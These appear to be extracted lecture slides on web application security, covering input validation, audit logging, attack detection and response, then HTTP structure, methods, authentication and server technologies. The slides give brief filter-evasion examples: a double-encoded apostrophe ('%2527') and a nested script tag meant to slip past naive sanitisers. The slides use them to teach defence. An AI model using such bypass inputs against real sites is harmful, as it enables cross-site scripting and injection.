
Right input for wrong causes
(change customer number)

Input - Recursive and fragmented check

%2527 decoded to %27 decoded to apostrophe (special character)


`<scri<script>pt>`

Attacker - Mitigating unexpected errors



Catch all unhandled errors to a generic handler

Attacker - Keeping Audit logs




```
root@host1:~  
File Edit View Terminal Tabs Help  
[root@host1 ~]# tail -f /var/log/squid/access.log  
1222684829.891 99 192.168.3.0 TCP_CLIENT_REFRESH_MISS/304 300 GET http://www.arn  
com/books/logo54.gif - DIRECT/203.150.231.35 -  
1222685574.057 613 192.168.3.0 TCP_MISS/200 3730 GET http://www.google.co.th/ - DI  
CT/216.239.61.104 text/html  
1222685575.886 513 192.168.3.0 TCP_MISS/200 7553 GET http://www.google.co.th/search  
- DIRECT/216.239.61.104 text/html  
1222685578.181 143 192.168.3.0 TCP_MISS/204 340 GET http://www.google.co.th/url?  
IRECT/216.239.61.104 text/html  
1222685585.657 284 192.168.3.0 TCP_MISS/200 3746 GET http://www.google.co.th/ - D  
CT/216.239.61.104 text/html  
1222685589.159 316 192.168.3.0 TCP_MISS/200 7389 GET http://www.google.co.th/search  
- DIRECT/216.239.61.104 text/html  
1222685590.611 123 192.168.3.0 TCP_MISS/204 340 GET http://www.google.co.th/url?  
IRECT/216.239.61.104 text/html  
1222685612.324 21712 192.168.3.0 TCP_MISS/500 1743 GET http://en.wikipedia.org/wiki/  
oxy_server - DIRECT/203.212.189.253 text/html  
1222685878.484 302477 192.168.3.0 TCP_MISS/502 1570 GET http://www.google.co.th/verif  
EAAAIIt0rbYWYQADKmIrYzb2MBQ.gif - DIRECT/216.239.61.104 text/html  
1222686691.421 1102180 192.168.3.0 TCP_MISS/504 1605 GET http://www.google.co.th/verif  
EAAAIIt0rbYWYQADKmIrYzb2MBQ.gif - DIRECT/216.239.61.104 text/html
```

What was compromised?

When it was compromise>

Is it still happening?

Attacker - Detect



Some attacks can be stopped if a fast **enough response** is generated. Monitoring and detection modules normally depend on abnormality in received requests as a **count**, **sequence**, **known attack patterns** or even a **suspicious business content**.

Attacker - Response



Responding in real time is an essential factor and can sometimes save the application and stop the attack in many critical applications.

Response might be:

- Blocking request from specific source.
- React slowly with suspicious requests.
- Drop the user session.

Response may provide more information and buy time to administrator to react more effectively to the attack.

Monitoring and auditing




Monitoring gives the administrator the ability to monitor the overall user behaviors, organize roles, initiate diagnostics tasks and apply different configurations additionally track and log any abnormal user activities.


Monitoring also is a very delicious feast to attackers that might try to gain higher privileges or disclose power user information benefiting from miss configuration.

CHAPTER 2

WEB APPLICATION TECHNOLOGIES



HTTP Issues



hypertext transfer protocol

Composed of a header and a body

adopts Request Response approach

HTTP is a stateless protocol over state full TCP protocol

HTTP Request

```
GET /doc/test.html HTTP/1.1
```

```
Host: www.test101.com
```

```
Accept: image/gif, image/jpeg, */*
```

```
Accept-Language: en-us
```

```
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0
```

```
Content-Length: 35
```

```
bookId=12345&author=Tan+Ah+Teck
```

Request Line

Request Headers

Request
Message
Header

A blank line separates header & body

Request Message Body

GET /index.php?lang=ar HTTP/1.1 Host: skcomputerco.com Connection:

keep-alive Pragma: no-cache

Cache-Control: no-cache

Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q =0.8 Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/45.0.2454.85 Safari/537.36

Referer: http://skcomputerco.com/

Accept-Encoding: gzip, deflate, sdch

Accept-Language: en-US,en;q=0.8

Cookie: PHPSESSID=c41ee7c06b099b2644ff707b72b792bd

HTTP Request

1. **Method:** decides whether the request is meant to request a resource from the server (GET) or to send user input to server to be processed (POST) other methods are also available (discussed later in the chapter)
2. **Headers:**
 - a) **Referrer:** the source from which the Request-URI was obtained.
 - b) **User-agent:** contains information about the user agent originating the request.
 - c) **Host:** this is the hostname necessary specially when virtual hosts exist on the web server (more than one site on the same webserver).
 - d) **Cookie:** An HTTP cookie previously sent by the server with Set-Cookie.
 - e) **Accept:** specify certain media types which are acceptable for the response.
 - f) **Accept-language:** restricts the set of natural languages that are preferred as a response to the request.
 - g) **Accept-encoding:** restricts the content-coding that are acceptable in the response.

HTTP Response

HTTP/1.1 200 OK
Date: Wed, 02 Sep 2015 15:29:57 GMT
Server: Apache
X-Powered-By: PHP/5.4.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, precheck= 0
Pragma: no-cache
Content-Length: 2149
Content-Type: text/html
Connection: close

HTTP Response - Read lines from socket

The diagram illustrates the structure of an HTTP response. It shows a sequence of lines: the status line, header lines, a blank line, and the body. Red arrows and brackets are used to group and label these parts. The status line 'HTTP/1.1 200 OK' is annotated with 'Version' pointing to 'HTTP/1.1', 'Status' pointing to '200', and 'Status Message' pointing to 'OK'. The header lines are grouped by a bracket labeled 'Header'. The blank line is labeled 'blank line'. The body lines are grouped by a bracket labeled 'Body'.

Version Status Status Message

Header {
HTTP/1.1 200 OK
Date: Fri, 16 Mar 2018 17:36:27 GMT
Server: **Your server name**
Content-Type: text/html; charset=UTF-8
Content-Length: 1846
blank line
Body {
<?xml ... >
<!DOCTYPE html ... >
<html ... >
...
</html>

HTTP Response

1. **Date header**: specifies the date of response.
2. **Server header** : name of web server software that answer the request.
3. **X-Powered-By**: (nonstandard) the technology used to create the response.
4. **Pragma**: specifies wither to put the response in the cache or not.
5. **Expires**: specifies when the cached content should expire.
6. **Content-type** and content-length: refer to the html contents contained in the response body and the length of body part of the message in bytes.
7. Set-Cookie: set the name and value of the cookie that will be sent to the browser and resent afterwards with each request to this server.
8. **Connection**: it tells HTTP to keep alive, for additional messages, or close the TCP connection.

HTTP Methods

1. **GET**: sends name of the requested resource in the header along with other parameters.
2. **POST**: sends information in the body part. without disclosing it in the address bar as the GET method additionally it is possible to send bigger information size noting that most web servers limit the size of header to less than 20K.
3. **Head**: like GET method but it does not return any body part in the response.
4. **Trace**: works as an echo method where the response contains the exact same contents as the request message. It is mainly used for diagnoses purposes.
5. **Options**: returns a response containing allowed HTTP methods for specific resource.
6. **Put**: helps to upload a resource to the server, this method can be a main source of attack if activated so it should be carefully controlled.

Securing HTTP

HTTP protocol sends the contents in **plain text** mode.

HTTPS protocol depends mainly on tunneling HTTP messages through secure socket layer protocol (SSL) in order to apply **encryption** and **hashing** functionalities to assure messages **confidentiality** and **integrity**.

Http has three main methods to provide authentication:

- **Basic:** sends a Base64-encoded string that contains a user name and password for the client, base64 is not a form of encryption, if a resource needs to be protected, do not use Basic authentication scheme .
- **NTLM:** (NT Lan Manager) uses Windows credentials to transform the challenge data instead of the unencoded user name and password. NTLM authentication requires multiple exchanges between the client and server. The server and any intervening proxies must support persistent connections to successfully complete the authentication.
- **Digest:** a challenge-response scheme that is intended to replace Basic authentication. The server sends a string of random data called a nonce to the client as a challenge. The client responds with a **hash** that includes the user name, password, and nonce, among additional information. The complexity this exchange introduces and the data hashing make it more difficult to steal and reuse the user's credentials with this authentication scheme.
Digest authentication requires the use of Windows domain accounts.

Client side functionalities



- Hyper Text markup language. It is tag based language.
- HTML5 has a special capability to deal with multimedia contents and enhance searching ability by adding semantic tags.



- Cascade Style Sheet.
- Enhance format reusability over all the website pages.
- New CSS version (CSS3) supports lots of powerful features like animation, rotation, transitions and lot of other features.



- Provides a scripting functionality that can be parsed and executed by the client side (the browser).
- Running at the client side made JavaScript also a delicious target for malicious attacks trying to compromise the client or steal his information.
- Recently JavaScript is used as a server side script through Node.js.

Server Side functionalities - Web Servers



- Lower costs, since there are no software licensing fees.
- Programming flexibility due to the open source.
- Enhanced security, Apache is more secure than Microsoft's IIS.



- Active support for Windows and IIS.
- Best environment to run Microsoft's .NET framework, and ASPX scripts which considered as a very powerful development environment.
- Media pack modules are available to enable audio and video content streaming.
- IIS offers in-depth diagnostic tools such as failed request tracing, request monitoring and runtime data.



- Heavy duty service developed by Netscape in collaboration with sun microsystem.
- Can work on UNIX and Windows.
- Best with java technologies.

Server side functionalities - Scripting languages

JavaScript



- Node.js is an open source that can run JavaScript applications on both the server and client sides. it can be used to write static file servers, Web application frameworks, messaging middleware, It allows us to build scalable network applications, and is very fast. Node.js can run on Linux, Sun OS, Mac OS X and Windows platforms.



- Easy to learn lightweight object-based scripting language, which has a fast interpreter.
- Can be executed by the host directly (windows) or as server side script by (IIS) or as client side script by ONLY Microsoft internet explorer.

VBScript



- Low cost.
- Interact with data, manipulate the data stored in different forms, as databases or XML files (DB interfaces).
- PHP consists of a scripting language and an interpreter.



Perl

- provides powerful text processing facilities and high abilities in string and regular expression parsing.
- Perl were used as one of the main CGI (common gateway interface) languages.
- Flexible with capacity to write code to glue different software components.

Server side functionalities - frameworks



- Allows creating web application using a real programming languages like C# or VB.NET.
- Depends on the (CLR) common language that execute the code after compiling it directly to machine instruction executed by CPU.
- Very fast and productive as programming language.
- Provides validation components.



- Portability over multi operating system, stability, scalability and Enterprise large solutions.
- web container: an engine that provides a runtime environment for Java-based web applications. Examples Apache Tomcat, BEA WebLogic, and Joss.



- Open source framework created with the productivity in mind written in Ruby object oriented language under MIT License.
- Contains lot of components and predefined structure to facilitate dealing with web pages, database and web services.
- Focuses on using lot of software engineering patterns to maximize reusability (CRUD), (DRY) and usability (COC).

Server side functionalities - Databases



- Microsoft relational DBMS.
- Commercial.
- Linux, Windows.




- Widely used RDBMS.
- Commercial.
- AIX, HP-UX, Linux, OS X, Solaris, Windows, z/OS.



- Widely open source RDBMS.
- FreeBSD, Linux, OS X, Solaris, Windows.

Web Services



1. **Simpler**
2. **Concise**
3. **Closer to web Philosophy**

